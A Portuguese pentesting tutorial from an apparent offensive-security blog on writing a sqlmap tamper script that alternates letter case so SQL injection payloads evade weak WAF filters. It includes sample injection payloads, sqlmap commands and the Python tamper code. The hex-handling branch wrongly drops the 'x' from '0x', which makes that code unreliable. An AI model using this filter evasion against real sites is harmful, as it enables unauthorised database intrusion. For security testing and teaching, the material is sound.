
LTH
LTx Security
SQU4INCH
CRIANDO UM TAMPER PERSONALIZADO PARA SQLMAP

Introdução

O sqlmap é uma ferramenta muito utilizada nos testes em aplicações web. Ela é conhecida por ser muito poderosa e é utilizada para automação e exploração de SQL Injection em diferentes cenários

Com o passar do tempo, vários mecanismos de segurança vem sendo implementados nas aplicações, como por exemplo, filtros de input, WAF, etc… Isso faz com que payloads comuns não funcionem nessas aplicações, mesmo que elas estejam vulneráveis

Nesse cenário é necessário criar alternativas para conseguir burlar essas proteções e é ai que surge a necessidade da utilização de um tamper para tratar os payloads enviados

Vamos imaginar um cenário, onde a aplicação realiza um bloqueio para o seguinte payload:

Payload = 1' union select 1 #

Imaginemos também que esse filtro foi mal implementado, e é possível realizar o baypass da seguinte forma:

Bypass = 1' UnIoN sElEcT 1 #

No exemplo mostrado acima fica fácil modificar o payload, pois se trata de uma única requisição, porém o sqlmap envia diversos payloads e ficaria inviável fazer essas alterações à mão

Seguindo o mesmo exemplo, vamos ver nessa postagem, a criação de um tamper que realiza isso de forma automatizada, modificando todos os payloads enviados pela ferramenta, para que eles possam seguir o padrão aceito na aplicação

Escrevendo o script

Como dito anteriormente, a ferramenta envia diversos payloads diferentes e dos mais variados tipos, durante o teste

Para visualizar os payloads que estão sendo enviados pela ferramenta, podemos usar a opção -v3

sqlmap -u https://exemplo.com/?id=vuln -p id -v3

```
[16:00:13] [PAYLOAD] 1) AND 7654=6937 AND (6072=6072
[16:00:14] [PAYLOAD] 1) AND 3527=3527 AND (9828=9828
[16:00:14] [PAYLOAD] 1 AND 5121=1693
[16:00:14] [PAYLOAD] 1 AND 3527=3527
[16:00:14] [PAYLOAD] 1 AND 8490=2009-- OqyE
[16:00:14] [PAYLOAD] 1 AND 3527=3527-- sOSH
[16:00:14] [PAYLOAD] 1') AND 3080=5981 AND ('oiqw'='oiqw
[16:00:14] [PAYLOAD] 1') AND 3527=3527 AND ('vghc'='vghc
[16:00:15] [PAYLOAD] 1' AND 9179=2488 AND 'zYML'='zYML
[16:00:15] [PAYLOAD] 1' AND 3527=3527 AND 'YyjG'='YyjG
```

O tamper precisa receber esses payloads, realizar a alteração, e retornar o valor alterado para a ferramenta

Primeiramente, vou criar o arquivo de nome “tamper.py”, que vai conter o script criado. O script vai ser desenvolvido em python pois é a mesma linguagem que o sqlmap é escrito

O arquivo precisa ter o seguinte padrão:

```
#!/usr/bin/env python
from lib.core.enums import PRIORITY

# Define which is the order of application of tamper scripts against
# the payload
__priority__ = PRIORITY.NORMAL

def tamper(payload):
    '''
    Description of your tamper script
    '''

    retVal = payload

    # your code to tamper the original payload

    # return the tampered payload
    return retVal
```

Para entender a estrutura do arquivo, vamos por partes. Primeiramente o script importa a classe “PRIORITY” que é responsável por definir qual será a prioridade do tamper que estamos criando. Caso seja utilizado mais de um tamper ao mesmo tempo é esse o campo que a ferramenta vai consultar para saber qual tamper deve ser executado primeiro

Essa classe é definida no arquivo “<diretório do sqlmap>/lib/core/enums.py”

```
→ sqlmap cat lib/core/enums.py
#!/usr/bin/env python

"""
Copyright (c) 2006-2024 sqlmap developers (https://sqlmap.org/)
See the file 'LICENSE' for copying permission
"""

class PRIORITY(object):
    LOWEST = -100
    LOWER = -50
    LOW = -10
    NORMAL = 0
    HIGH = 10
    HIGHER = 50
    HIGHEST = 100
```

Nesse caso, estou definindo a prioridade como normal

```
#!/usr/bin/env python
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.NORMAL
```

Depois disso, está sendo definida a função “tamper”, que é onde o código do script irá ficar. Por convenção, dentro dessa função também é adicionada uma descrição do script

```
def tamper(payload):
    '''
    descrição do script
    '''

        # Código do script aqui
    return retVal
```

Como já sabemos, a nossa função precisa receber o payload, e realizar uma alteração de forma que as letras fiquem alternadas entre maiúsculo e minúsculo. Para isso a minha função ficou dessa forma:

```
def tamper(payload, **kwargs):
  """
  Muda as letras no estilo CaMeL CaSe

  >>> tamper('INSERT')
  'InSeRt'
  """
  retVal = str()

  if payload:
    for i in range(len(payload)):
      # respeita numeros em hexa
      if (payload[i] == 'x') and (payload[i-1] == '0'):
        continue
      try:
        if (i % 2 == 0) or (i == 0):
          retVal += payload[i].upper()
        else:
          retVal += payload[i].lower()
      except:
        retVal += payload[i]
  return retVal
```

O script cria um loop, passando por cada letra do payload, então ele verifica se aquela string começa com “0x”, se isso acontece, provavelmente se trata de um número em hexadecimal. Para não quebrar o payload, eu simplesmente não faço nada nesse caso

```
for i in range(len(payload)):
    # respeita numeros em hexa
    if (payload[i] == 'x') and (payload[i-1] == '0'):
            continue
```

Depois o script verifica a seguinte condição: se for a primeira letra da palavra ou se o resto da divisão desse número por 2 for igual a zero (ou seja, número par), então salve essa letra como maiúscula, se não salva como minúscula

```
try:
    if (i % 2 == 0) or (i == 0):
        retVal += payload[i].upper()
    else:
        retVal += payload[i].lower()
```

Se ele não conseguir fazer isso, então provavelmente não se trata de uma letra. Nesse caso, ele apenas salva o caractere no payload

```
except:
    retVal += payload[i]
```

Por fim o script retorna o resultado

O script completo ficou da seguinte maneira:


```
#!/usr/bin/env python
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.NORMAL

def tamper(payload, **kwargs):
  """
  Muda as letras no estilo CaMeL CaSe

  >>> tamper('INSERT')
  'InSeRt'
  """
  retVal = str()

  if payload:
    for i in range(len(payload)):
```

```
    # respeita numeros em hexa
      if (payload[i] == 'x') and (payload[i-1] == '0'):
        continue
      try:
        if (i % 2 == 0) or (i == 0):
          retVal += payload[i].upper()
        else:
          retVal += payload[i].lower()
      except:
        retVal += payload[i]
  return retVal
```

Após a criação do arquivo, para que ele funcione corretamente, é necessário criar um novo arquivo de nome “__init__.py” sem conteúdo no mesmo diretório que o arquivo do tamper está

Então, basta executar novamente o sqlmap, mas dessa vez, passando o tamper criado

```
sqlmap -u https://exemplo.com/?id=vuln -p id -v3 --tamper=tamper.py
```



Como pode ser visto na imagem acima, o tamper está funcionando e todos os payloads então sendo alterados

LTx Security

Segurança Ofensiva